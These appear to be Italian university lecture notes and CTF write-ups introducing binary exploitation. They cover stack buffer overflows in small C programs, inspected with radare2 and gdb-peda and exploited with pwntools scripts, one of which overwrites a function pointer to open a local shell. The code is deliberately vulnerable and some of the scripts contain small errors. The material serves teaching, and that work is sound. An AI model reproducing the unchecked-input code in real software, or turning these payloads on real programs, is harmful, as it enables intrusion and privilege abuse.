  - Morris (1988!), CodeRed, Blaster, Sasser, Conficker. Più recentemente, StuxNet e WannaCry
- Può essere utilizzato per attaccare servizi remoti e applicazioni utente
  - Esposti a dati non attendibili
- Sblocco dei dispositivi
  - Root di Android, jailbreak di iOS, console di gioco


- Buffer overflow
  - I dati scritti in un buffer corrompono i valori dei dati negli indirizzi di memoria adiacenti al buffer.
- Accessi out of bounds
  - Superamento dei limiti dell'array per accedere a memoria non assegnata all'array
- Formato delle stringhe
  - I dati inviati di una stringa di input vengono valutati come un comando dall'applicazione.
- Dangling pointers(ad esempio, use-after-free)
  - Il riferimento alla memoria dopo che è stata liberata può causare l'arresto del programma.
- Confusione dei tipi (type confusion)
  - Codice che non verifica il tipo di oggetto che gli viene passato e lo utilizza alla cieca senza effettuare il type-checking.

Ci sono due sottoclassi principali:
- Gli attacchi ai dati non controllati (Non-Control Data Attacks) manipolano lo stato e i dati dell'applicazione.
- Gli attacchi Control-Flow (al flusso di controllo) manipolano il flusso di esecuzione.

Trovare una vulnerabilità è solo il primo passo.
La corruzione incontrollata della memoria provoca tipicamente un crash (ad esempio, SIGSEGV).
È necessario trasporre la vulnerabilità in qualsiasi cosa si voglia fare: questo processo si chiama exploitation. Noi vediamo la memoria come sequenza di byte e ciascun byte è identificato da un indirizzo.

Grazie alla *memory protection*, aree di memoria possono essere marcate come leggibili, scrivibili ed eseguibili. I tipi in memoria non esistono, infatti sono solo astrazioni su range di byte (ad es. gli interi e i puntatori sono di tipo little-endian su x86 e gli array sono elementi contigui).
Alcuni linguaggi non controllano i limiti degli array (array bounds); se il programmatore non controllasse questi limiti, potrebbe scrivere dati al di fuori dei bounds e generare dei buffer overflow.

Infatti, il programma copia gli input dell'utente in un buffer di dimensione fissa a 32 byte, verificandosi un overflow come segue:




Vediamo un esempio di *auth overflow*: vediamo un codice con un buffer di caratteri per la password ed un flag di autenticazione; se il buffer della password è OK, allora la flag di autenticazione sarà impostato ad 1.

```
int check_authentication() {
   int auth_flag = 0;
   char password_buffer[16];
   printf("Enter password");
   scanf("%s", password_buffer);
   /* password_buffer ok? => auth_flag = 1 */
   return auth_flag;
}
```


Particolare attenzione alla line adi codice che contiene la *scanf*.

Quello che succede nel buffer segue:



Nota per l'allineamento/align: Il codice che viene eseguito su confini WORD o DWORD viene eseguito più velocemente perché il processore recupera parole (D)intere. Pertanto, se le istruzioni non sono allineate, si verifica uno stallo durante il caricamento. Se viene recuperata una (D)word che contiene solo un un "pezzo" di istruzione, viene comunque interpretata come un'istruzione e può causare errori o crash.

Quindi, scriviamo in little endian sul buffer e il controllo di autenticazione ritorna 65; buffer overflow



Grazie ad un semplice superamento dei caratteri dell'array, il gioco è fatto; l'accesso è garantito. In C, qualsiasi cosa diversa da 0, è *true* (booleano).
Strumenti utili per questo:

- Ida/radare2 o gdb/peda-gdb (versione di gdb chiamata Python Exploit Development Assistance) https://github.com/longld/peda
- Pwntools (libreria Python) e annessi tutorial → https://github.com/Gallopsled/pwntools-tutorial http://docs.pwntools.com/en/stable/

Segue una demo, nella cartella omonima. In questa, ci sono tre file, uno script Python, un file C e un file binario (questi ultimi hanno come "authOF"). In particolare, esaminiamo il codice della funzione C, vulnerabile sfruttando il fatto che non viene controllata la lunghezza dell'input immesso (rispetto all'array di caratteri):

```
#include <stdio.h>
#include <stdlib.h>

int check_authentication() {
        int auth_flag = 0;
        char password_buffer[16];
        printf("Enter password\n");
        scanf("%s", password_buffer);
        /* password_buffer ok? => auth_flag = 1 */
        return auth_flag;
}
int main(int argc, char* argv[]) {
        if (check_authentication())
        {
                printf("Oh you got me! Here the flag: FLAG{PwNiNg_Is_FuN_xD}\n");
        }
        else
        {
                printf("Password not valid!\n");
        }
        return 0;
}
```

Scritto da Gabriel

Come si vede, poi, l’esecuzione del programma porta ad entrare comunque grazie al buffer overflow:

```
pier@pier-XPS-13-9300:~/CCPP_Demos/Auth_Overflow$ ./authOF
Enter password
aaaaa
Password not valid!
pier@pier-XPS-13-9300:~/CCPP_Demos/Auth_Overflow$ ./authOF
Enter password
123456789012345678901234567890
Password Correct!
pier@pier-XPS-13-9300:~/CCPP_Demos/Auth_Overflow$
```

In alternativa a IDA, usiamo radare, strumento a linea di comando per analizzare lo stesso programma. Per eseguirlo, possiamo semplicemente scrivere *r2 authOF*.
Usiamo poi il comando *pdf*, che significa *Print Disassembled Function,* quindi in pratica usa il disassembler su una generica funzione usata in input. In questo caso, eseguiamo *pdf @main*.

```
[x] Enable constraint types analysis for variables
[0x00001060]> pdf @main
            ; DATA XREF from entry0 @ +0x21
┌ 62: int main (int argc, char **argv);
│           ; var char **var_10h @ rbp-0x10
│           ; var int64_t var_4h @ rbp-0x4
│           ; arg int argc @ rdi
│           ; arg char **argv @ rsi
│           0x000011a2      55             push rbp
│           0x000011a3      4889e5         mov rbp, rsp
│           0x000011a6      4883ec10       sub rsp, 0x10
│           0x000011aa      897dfc         mov dword [var_4h], edi      ; argc
│           0x000011ad      488975f0       mov qword [var_10h], rsi     ; argv
│           0x000011b1      b800000000     mov eax, 0
│           0x000011b6      e8afffffff     call sym.check_authentication
│           0x000011bb      85c0           test eax, eax
│       ┌─< 0x000011bd      740e           je 0x11cd
│       │   0x000011bf      488d3d500e00.  lea rdi, qword str.Password_Correct ; 0x2016 ; "Password Correct!" ; const char *s
│       │   0x000011c6      e865feffff     call sym.imp.puts            ; int puts(const char *s)
│      ┌──< 0x000011cb      eb0c           jmp 0x11d9
│      ││   ; CODE XREF from main @ 0x11bd
│      │└─> 0x000011cd      488d3d540e00.  lea rdi, qword str.Password_not_valid ; 0x2028 ; "Password not valid!" ; const char *s
│      │    0x000011d4      e857feffff     call sym.imp.puts            ; int puts(const char *s)
│      │    ; CODE XREF from main @ 0x11cb
│      └──> 0x000011d9      b800000000     mov eax, 0
│           0x000011de      c9             leave
└           0x000011df      c3             ret
[0x00001060]>
```

Similmente, analizziamo la funzione *check_authentication*:

```
[0x00001060]> pdf @check_authentication
Invalid address (check_authentication)
|ERROR| Invalid command 'pdf @check_authentication' (0x70)
[0x00001060]> pdf @sym.check_authentication
            ; CALL XREF from main @ 0x11b6
┌ 56: sym.check_authentication ();
│           ; var int64_t var_20h @ rbp-0x20
│           ; var int64_t var_4h @ rbp-0x4
│           0x0000116a      55             push rbp
│           0x0000116b      4889e5         mov rbp, rsp
│           0x0000116e      4883ec20       sub rsp, 0x20
│           0x00001172      c745fc000000.  mov dword [var_4h], 0
│           0x00001179      488d3d840e00.  lea rdi, qword str.Enter_password ; 0x2004 ; "Enter password" ; const char *s
│           0x00001180      e8abfeffff     call sym.imp.puts            ; int puts(const char *s)
│           0x00001185      488d45e0       lea rax, qword [var_20h]
│           0x00001189      4889c6         mov rsi, rax
│           0x0000118c      488d3d800e00.  lea rdi, qword [0x00002013] ; "%s" ; const char *format
│           0x00001193      b800000000     mov eax, 0
│           0x00001198      e8a3feffff     call sym.imp.__isoc99_scanf ; int scanf(const char *format)
│           0x0000119d      8b45fc         mov eax, dword [var_4h]
│           0x000011a0      c9             leave
└           0x000011a1      c3             ret
```

Con *gdb-peda*, eseguiamo le solite cose con il normale *gdb*:

- *gdb authOF*
- *b* main*
- *run*

Con questa versione di GDB possiamo anche vedere cosa c’è nei registri, il codice e le istruzioni lette ora e cosa sta succedendo nello stack. Vediamo cosa succede in memoria per la funzione *check_authentication* con il comando *disas check_authentication*.

```
gdb-peda$ disas check_authentication
Dump of assembler code for function check_authentication:
   0x000055555555516a <+0>:     push   rbp
   0x000055555555516b <+1>:     mov    rbp,rsp
   0x000055555555516e <+4>:     sub    rsp,0x20
   0x0000555555555172 <+8>:     mov    DWORD PTR [rbp-0x4],0x0
   0x0000555555555179 <+15>:    lea    rdi,[rip+0xe84]        # 0x555555556004
   0x0000555555555180 <+22>:    call   0x555555555030 <puts@plt>
   0x0000555555555185 <+27>:    lea    rax,[rbp-0x20]
   0x0000555555555189 <+31>:    mov    rsi,rax
   0x000055555555518c <+34>:    lea    rdi,[rip+0xe80]        # 0x555555556013
   0x0000555555555193 <+41>:    mov    eax,0x0
   0x0000555555555198 <+46>:    call   0x555555555040 <__isoc99_scanf@plt>
   0x000055555555519d <+51>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00005555555551a0 <+54>:    leave
   0x00005555555551a1 <+55>:    ret
End of assembler dump.
```

Mettiamo un breakpoint subito dopo la scanf con *b* 0x55555555519d*, eseguiamo il programma (si ferma al breakpoint del main), usiamo *c* (per dire *continue*) ed arriviamo al secondo breakpoint, dove ci chiede di inserire la password. Inseriamo una password, poi vediamo quello che c'è in memoria.

Ora vediamo che abbiamo inserito le variabili e siamo all'inizio del buffer:

```
gdb-peda$ disas check_authentication
Dump of assembler code for function check_authentication:
   0x000055555555516a <+0>:     push   rbp
   0x000055555555516b <+1>:     mov    rbp,rsp
   0x000055555555516e <+4>:     sub    rsp,0x20
   0x0000555555555172 <+8>:     mov    DWORD PTR [rbp-0x4],0x0
   0x0000555555555179 <+15>:    lea    rdi,[rip+0xe84]        # 0x555555556004
   0x0000555555555180 <+22>:    call   0x555555555030 <puts@plt>
   0x0000555555555185 <+27>:    lea    rax,[rbp-0x20]
   0x0000555555555189 <+31>:    mov    rsi,rax
   0x000055555555518c <+34>:    lea    rdi,[rip+0xe80]        # 0x555555556013
   0x0000555555555193 <+41>:    mov    eax,0x0
   0x0000555555555198 <+46>:    call   0x555555555040 <__isoc99_scanf@plt>
=> 0x000055555555519d <+51>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00005555555551a0 <+54>:    leave
   0x00005555555551a1 <+55>:    ret
End of assembler dump.
```

Si noti che:
- l'istruzione *mov DWORD PTR* con *0x0* come argomento corrisponde a *int auth_flag = 0;*
- l'istruzione dopo è il caricamento della stringa
- carichiamo i parametri e in particolare la stringa inserita (rip+0xe80) oppure il buffer (rip-0x20)
- il valore di una funzione di ritorno va sempre in *eax* e dopo la scanf questo accade

Inseriamo un breakpoint esattamente prima e dopo della *scanf* con *b* che sta per breakpoint e l'asterisco che indica l'indirizzo.

```
   0x0000555555555179 <+15>:    lea    rdi,[rip+0xe84]        # 0x555555556004
   0x0000555555555180 <+22>:    call   0x555555555030 <puts@plt>
   0x0000555555555185 <+27>:    lea    rax,[rbp-0x20]
   0x0000555555555189 <+31>:    mov    rsi,rax
   0x000055555555518c <+34>:    lea    rdi,[rip+0xe80]        # 0x555555556013
   0x0000555555555193 <+41>:    mov    eax,0x0
   0x0000555555555198 <+46>:    call   0x555555555040 <__isoc99_scanf@plt>
   0x000055555555519d <+51>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00005555555551a0 <+54>:    leave
   0x00005555555551a1 <+55>:    ret
End of assembler dump.
gdb-peda$ b*0x0000555555555193
Breakpoint 2 at 0x555555555193
gdb-peda$ b*0x000055555555519d
Breakpoint 3 at 0x55555555519d
```

Inserendo *c* che sta per continue, viene visualizzato *Enter password*, più il contenuto di tutti gli altri registri. Per esempio, vediamo il contenuto in byte del contenuto in *rbp-0x4*, che fa vedere il contenuto della flag di autenticazione, cioè 0:

```
gdb-peda$ x/b $rbp-0x4
0x7fffffffdcac: 0x00
```

Ora vogliamo vedere il contenuto del registro *rbp* in formato 32 byte stampando il contenuto dell'indirizzo, nel punto 0x20, cioè dove abbiamo inserito i nostri dati. In questo caso, abbiamo del trash impostato più dei byte a 0 che sono quelli che ci interessano.

```
gdb-peda$ x /32b $rbp-0x20
0x7fffffffde70: 0x41    0x41    0x41    0x41    0x41    0x00    0x00    0x00
0x7fffffffde78: 0x2d    0x52    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffde80: 0xc8    0x5f    0xfa    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffde88: 0xe0    0x51    0x55    0x55    0x00    0x00    0x00    0x00
```

Premendo *c* un'altra volta, richiede il nostro input. Inserendo 29 caratteri e rieseguendo il comando, vediamo che tutto è stato sovrascritto con "0x41" che corrisponde alla lettera maiuscola "A" in ASCII:

```
gdb-peda$ x/32b $rbp-0x20
0x7fffffffdc90: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdc98: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdca0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffdca8: 0x41    0x41    0x41    0x41    0x41    0x00    0x00    0x00
```

Alla locazione 0x4, invece, è stato messo 0x41:

```
gdb-peda$ x/b $rbp-0x4
0x7fffffffdcac: 0x41
```

L'ordine delle istruzione è importante; se nel codice presentato sopra ci fosse stato prima *password_buffer* e poi *auth_flag*, l'attacco <u>non</u> sarebbe stato possibile.

Avendo eseguito un buffer overflow, continuando con *c*, l'esecuzione termina facendoci entrare correttamente:

```
gdb-peda$ c
Continuing.
Password Correct!
[Inferior 1 (process 146459) exited normally]
Warning: not running
```

Molto consigliata la libreria *pwntools*, attraverso la quale scrivendo un semplice codice Python, è possibile iniettare un codice. In questo caso, si può usare per eseguire lo stesso buffer overflow prendendo il file binario di ingresso, poi quando la funzione riceve input, tramite la funzione *sendline* mandiamo il nostro payload modificato.
Per installarla → *pip install pwntools*

Basta quindi mandare un qualsiasi payload più grande di 16 e lo stack riporta la vulnerabilità su *check_authentication*(), facendoci vedere la flag.

```python
from pwn import *

garbage = 'a' * 29
p = process('./authOF')
p.sendline(garbage)
msgout = p.recvall()
print(msgout)
```

Tramite una variabile che salva tutto il contenuto ottenibile dall'output del programma, *msgout*, arriviamo correttamente al risultato, come si vede da:

```
(base) pier@pier-XPS-13-9300:~/CCPP/CCPP_Demos/Auth_Overflow$ python pwnScript.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/pier/.cache/.pwntools-cache
ate to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf s
e):
        [update]
        interval=never
[*] A newer version of pwntools is available on pypi (4.7.0 --> 4.8.0).
    Update with: $ pip install -U pwntools
[+] Starting local process './authOF': pid 62574
pwnScript.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See htt
.pwntools.com/#bytes
  p.sendline(garbage)
[+] Receiving all data: Done (33B)
[*] Process './authOF' stopped with exit code 0 (pid 62574)
b'Enter password\nPassword Correct!\n'
```

Questa idea funziona bene per payload complicati, dove vogliamo inserire codice in buffer senza dover modificare grosse porzioni di memoria e toccare l'assembly ogni volta.

Per quanto riguarda gli esercizi:

1) A password is required to access. Do we really need it?
2) How's the josh?
3) Comparing strings in assembly is an hard task for java n00bs.

Esercizi Lezione 14

(ricordarsi sempre di fare tasto dx sui file binari ELF e renderli "Eseguibile" oppure di eseguire *chmod u+x nomefile*)

1) No Rop: Testo e Soluzione

Testo

A password is required to access. Do we really need it?

Ci vengono dati nella stessa cartella un file binario, un file C ed un makefile.

Soluzione

Il contenuto del file .c è il seguente:

```
#include <stdio.h>
#include <string.h>

int main(void)
{
   int pass = 0;
   char buff[8];

   printf("\n Enter the password : \n");
   gets(buff);

   if(pass)
   {
     /* Now Give root or admin rights to user*/
      printf ("Correct password! \nFlag={hello_world_pwn}\n");
   }
   else{
     printf("Wrong password. Status%d\n", pass);
   }

   return 0;
}
```

Questa sfida affronta i classici attacchi di buffer overflow che mirano a corrompere i valori delle variabili di un programma. Ci viene chiesto di raggiungere l'istruzione *print_flag* alla riga 18 e, per eseguirla, la variabile pass deve essere "true". Esaminando anche il binario con IDA, vediamo ad esempio che la variabile *pass* è 8 caratteri. L'attacco buffer overflow si compie inserendo più di 8 caratteri, almeno 9 fanno ottenere la flag. Uno script pwntools che manda un payload > 8 caratteri risolve equivalentemente il problema.

```
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/pwn/9_no_rop$ ./no_rop

 Enter the password :
aaaaaaaab
Correct password!
Flag={hello_world_pwn}
```

uno script *pwntools*:

```
solution.py 2 ×
home > ubuntu > Downloads > Pwning
1    from pwn import *
2
3    garbage = b'A'*16
4    p = process('./no_rop'
5    p.sendline(garbage)
6    msgout = p.recvall()
7    print(msgout)
```

```
ubuntu@ubuntu-2204:~/Downloads/Pwning/14 - Pwning Intro/1_no_rop$ ls
description.txt  Makefile  no_rop  no_rop.c  no_rop.i64
ubuntu@ubuntu-2204:~/Downloads/Pwning/14 - Pwning Intro/1_no_rop$ chmod no_
chmod: missing operand after 'no_rop'
Try 'chmod --help' for more information.
ubuntu@ubuntu-2204:~/Downloads/Pwning/14 - Pwning Intro/1_no_rop$ chmod +x
p
ubuntu@ubuntu-2204:~/Downloads/Pwning/14 - Pwning Intro/1_no_rop$ code solu
py
ubuntu@ubuntu-2204:~/Downloads/Pwning/14 - Pwning Intro/1_no_rop$ python so
n.py
[+] Starting local process './no_rop': pid 6572
[+] Receiving all data: Done (66B)
[*] Process './no_rop' stopped with exit code 0 (pid 6572)
b'\n Enter the password : \nCorrect password! \nFlag={hello_world_pwn}\n'
ubuntu@ubuntu-2204:~/Downloads/Pwning/14 - Pwning Intro/1_no_rop$
```

2) Enc Pwn 0: Testo e Soluzione

Testo

How is the Josh?

Nella stessa cartella, abbiamo un file “flag.txt”, un file binario “pwn0” ed un file C omonimo.

Soluzione

Come al solito, dobbiamo rispondere alle seguenti domande:

1. Qual è l’obiettivo dell’esercizio?
2. Qual è il punto di ingresso che ci permette di raggiungere il nostro obiettivo?

Come prima, apriamo immediatamente il file C ed ispezioniamo il codice.

```
#include<unistd.h>
#include<stdio.h>
#include<string.h>

void print_flag(){
        system(“cat flag.txt”);
}

int main(){
        char josh[4];
        char buffer[64];
        setvbuf(stdout,NULL,_IONBF,0);
        printf(“How’s the josh?\n”);
        gets(buffer);
        if(memcmp(josh,”H!gh”,4)==0) {
                printf(“Good! Here’s the flag\n”);
                print_flag();
        } else {
                printf(“Your josh is low!\nBye!\n”);
        }
        return 0;
}
```


L’obiettivo è quello di chiamare la funzione *print_flag*, definita sulla riga 5:

```
void print_flag(){
	system(“cat flag.txt”);
}
```

Si nota che il codice inizializza due array di caratteri, setta correttamente il buffer presente, usa la funzione *gets* e usa la funzione *memcmp*, che compara i primi 4 byte delle due stringhe indicate: se avviene correttamente, si salta a *print_flag()*, altrimenti, viene stampa la stringa d’errore.
Tuttavia, questo non può accadere durante il normale flusso di esecuzione.
Quello che possiamo fare è osservare che la variabile *josh* dovrebbe essere posizionata sopra il buffer sullo stack frame e, poiché la funzione gets ci consente di sovrascrivere lo stack, possiamo pensare di inserire “H!gh” durante un attacco di overflow del buffer.

Disegniamo lo stack:
- Indirizzo di ritorno (4 byte);
- Puntatore di base (4 byte);
- Josh (4 byte);
- Buffer (64 byte).

N.B.: il programma è stato compilato per un’architettura a 32 bit (cioè i registri sono di 4 byte). Possiamo vederlo aprendo un terminale e digitando “*checksec --file=./pwn0*” che produce il seguente output (se si vuole usarlo, deve essere installato → https://command-not-found.com/checksec



Abbiamo tutti gli ingredienti per scrivere uno script *pwntools*, che viene sempre usata per scrivere uno script python e risolvere varie challenge di questo tipo. In particolare, scriviamo un codice che considera la dimensione dei due array di caratteri (la stringa *josh* e il buffer), li somma ed esegue correttamente stampando un messaggio.

```
from pwn import *
garbage = "A"*64 #64 bytes of garbage
josh = "H!gh" #4 bytes of josh
garbage += josh
p = process("./pwn0") #run the program
p.sendline(garbage) #send the payload
out = p.recvall() #receive the output
print('Output: ', out) #print the output
```

Tutto ciò che viene fatto è letteralmente iniettare una stringa di 64 caratteri e 4 e provare ad eseguire un overflow del buffer presente, cosa che funziona bene.
Infatti, sfrutta la totale vulnerabilità della funzione *gets*, che non controlla i limiti della stringa.

L’esecuzione dà con successo la flag:

```
[+] Receiving all data: Done (70B)
[*] Process './pwn0' stopped with exit code 0 (pid 6749)
Output:  b"How's the josh?\nGood! here's the flag\nencryptCTF{L3t5_R4!53
_7h3_J05H}\n"
```

3) Java: Testo e Soluzione

<u>Testo</u>

Comparing strings in assembly is a hard task for java n00bs.

Ci vengono dati un file “flag.txt”, un file binario “java” senza estensione ed un file C “java” (di cui si riporta il contenuto):

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

struct programmer_t
{
   char favourite_lang[32];
   void (*call)();
};
typedef struct programmer_t programmer_t;

void python()
{
   printf("Maybe you want a python shell...\n");
   sleep(3);
   execlp("/bin/sh", "/bin/sh", "-c", "echo 'python shell'", NULL);
}

void bash()
{
   printf("Opening bash shell...\n");
   sleep(3);
   printf("are you sure you don't prefer java?\n");
   if(rand() != 328347) return;
   // if only there was a way to jump here...
   execlp("/bin/sh", "/bin/sh", NULL);
}

void nothing()
{
   execlp("/bin/sh", "/bin/sh", "-c", "", NULL);
}
int main(int argc, char** argv)
{
   programmer_t user = {0};

   printf("Enter your favourite programming language: ");
   fflush(stdout);
   int i = 0;
   char c;
   while ((c = getchar()) != '\n')
      user.favourite_lang[i++] = c;
   if(!strncmp(user.favourite_lang, "java", 4)) {
```

```
    printf("Just another Java noob...\n");
  }
  else if (!strncmp(user.favourite_lang, "python", 6)) {
    user.call = python;
  }
  else if (!strncmp(user.favourite_lang, "bash", 4)) {
    user.call = bash;
  }
  else {
    user.call = nothing;
  }
  if(user.call) user.call();
  return 0;
}
```

<u>Soluzione</u>

Il codice dato è un programmino che richiede una semplice interazione, inserendo il proprio linguaggio preferito. Diamo un occhio al codice:

- abbiamo una struct *programmer_t* che prender un array di caratteri di 32 elementi ed esegue una chiamata; definisce poi una variabile dello stesso tipo struttura
- una funzione *python* che, quando si inserisce "python", esegue uno sleep di 3 secondi e poi invoca una stampa "python shell" sulla shell
- una funzione *bash*, che sembra la più interessante. Esegue uno sleep e controlla che la funzione *rand* sia diversa da un numero molto alto; da notare il commento per saltare direttamente in quel punto
- una funzione *nothing* che non fa nulla se non mandare in stampa una stringa vuota
- l'interazione col programma avviene prendendo il carattere e controllando sia diverso da "a capo/invio". A quel punto, eseguendo, decide se chiamare *java, python* oppure *bash* con relative funzioni.

Diamo un occhio con il solito *gdb-peda* alla funzione bash. Essa chiama le varie funzioni, ma a noi come detto serve ragionare su *rand* o su *bash* e capire come saltarvi. In particolare, saltiamo all'istruzione "*0x00000000004007a2*", cioè "*bash*":

```
Dump of assembler code for function bash:
   0x0000000000400770 <+0>:     push   rbp
   0x0000000000400771 <+1>:     mov    rbp,rsp
   0x0000000000400774 <+4>:     lea    rdi,[rip+0x26d]        # 0x4009e8
   0x000000000040077b <+11>:    call   0x4005d0 <puts@plt>
   0x0000000000400780 <+16>:    mov    edi,0x3
   0x0000000000400785 <+21>:    call   0x400620 <sleep@plt>
   0x000000000040078a <+26>:    lea    rdi,[rip+0x26f]        # 0x400a00
   0x0000000000400791 <+33>:    call   0x4005d0 <puts@plt>
   0x0000000000400796 <+38>:    call   0x400630 <rand@plt>
   0x000000000040079b <+43>:    cmp    eax,0x5029b
   0x00000000004007a0 <+48>:    jne    0x4007c1 <bash+81>
   0x00000000004007a2 <+50>:    mov    edx,0x0
   0x00000000004007a7 <+55>:    lea    rsi,[rip+0x232]        # 0x4009e0
   0x00000000004007ae <+62>:    lea    rdi,[rip+0x22b]        # 0x4009e0
   0x00000000004007b5 <+69>:    mov    eax,0x0
   0x00000000004007ba <+74>:    call   0x400610 <execlp@plt>
   0x00000000004007bf <+79>:    jmp    0x4007c2 <bash+82>
   0x00000000004007c1 <+81>:    nop
   0x00000000004007c2 <+82>:    pop    rbp
   0x00000000004007c3 <+83>:    ret
End of assembler dump.
```

Notiamo che a noi interessa andare oltre la chiamata *jne*, tale da eseguire il resto del programma e caricare gli indirizzi giusti eseguendo poi *bash*. Data questa falla, non essendoci controlli sull'input, nuovamente eseguiamo un overflow del buffer per saltare a *bash*, che ha un offset di [0x32] dall'inizio della funzione. L'altra particolarità da notare subito è questa strana chiamata guardando il codice:

if(user.call) user.call();

Quindi, quello che ci sta comunicando è che la funzione chiama in overflow sé stessa basata sull'input che diamo in quel momento; in questo contesto, può essere solo *favourite_lang*.

Ragioniamo sempre con lo stack:

return address (8 byte)
base pointer (8 byte)
user.call (8 byte)
user.favourit_lang (32 byte)

Guardando bene il codice, notiamo che *user.call* viene sovrascritta in tutti i casi tranne quando inseriamo la stringa *java*. Abbiamo tutti gli ingredienti per scrivere lo script Python con *pwntools*.

```
from pwn import *
target = p64(0x4007a2)
payload = b'java' + b'A'*(28) + target
payload = payload.encode("ascii")
msgin = payload + target
p = process("./java")
p.sendline(payload)
p.interactive()
```

In questo modo, usando la libreria *pwn*, iniettiamo un attacco overflow e riusciamo a inserire tranquillamente comandi di sistema per recuperare la flag:

```
BrokenPipeError: [Errno 32] Broken pipe
gabriel@LAPTOP-B2M6ISQ9:/mnt/c/Users/roves/OneDrive/Desktop/UniPD/Cybersecurity/2022-2023/Challenges/Pwning - Lessons 14,15,16,17/14 - Pwning Intro/Challenges/Challenges/3_java$ python3 solution.py
[+] Starting local process './java': pid 142
[*] Switching to interactive mode
Enter your favourite programming language: Just another Java noob...
$ ls
description.txt  flag.txt  java  java.c  solution.py
$ cat flag.txt
flag{this_is_a_flag}
$
```

Strumenti utili di analisi alternativi: Radare2 – Ghidra
Installazione di Radare2 Ubuntu aggiornata al 2022:

- git clone https://github.com/radareorg/radare2
- cd radare2/sys
- chmod +x install.sh
- sh install.sh

Sulla VM degli assistenti:
sudo snap install --devmode --edge radare2

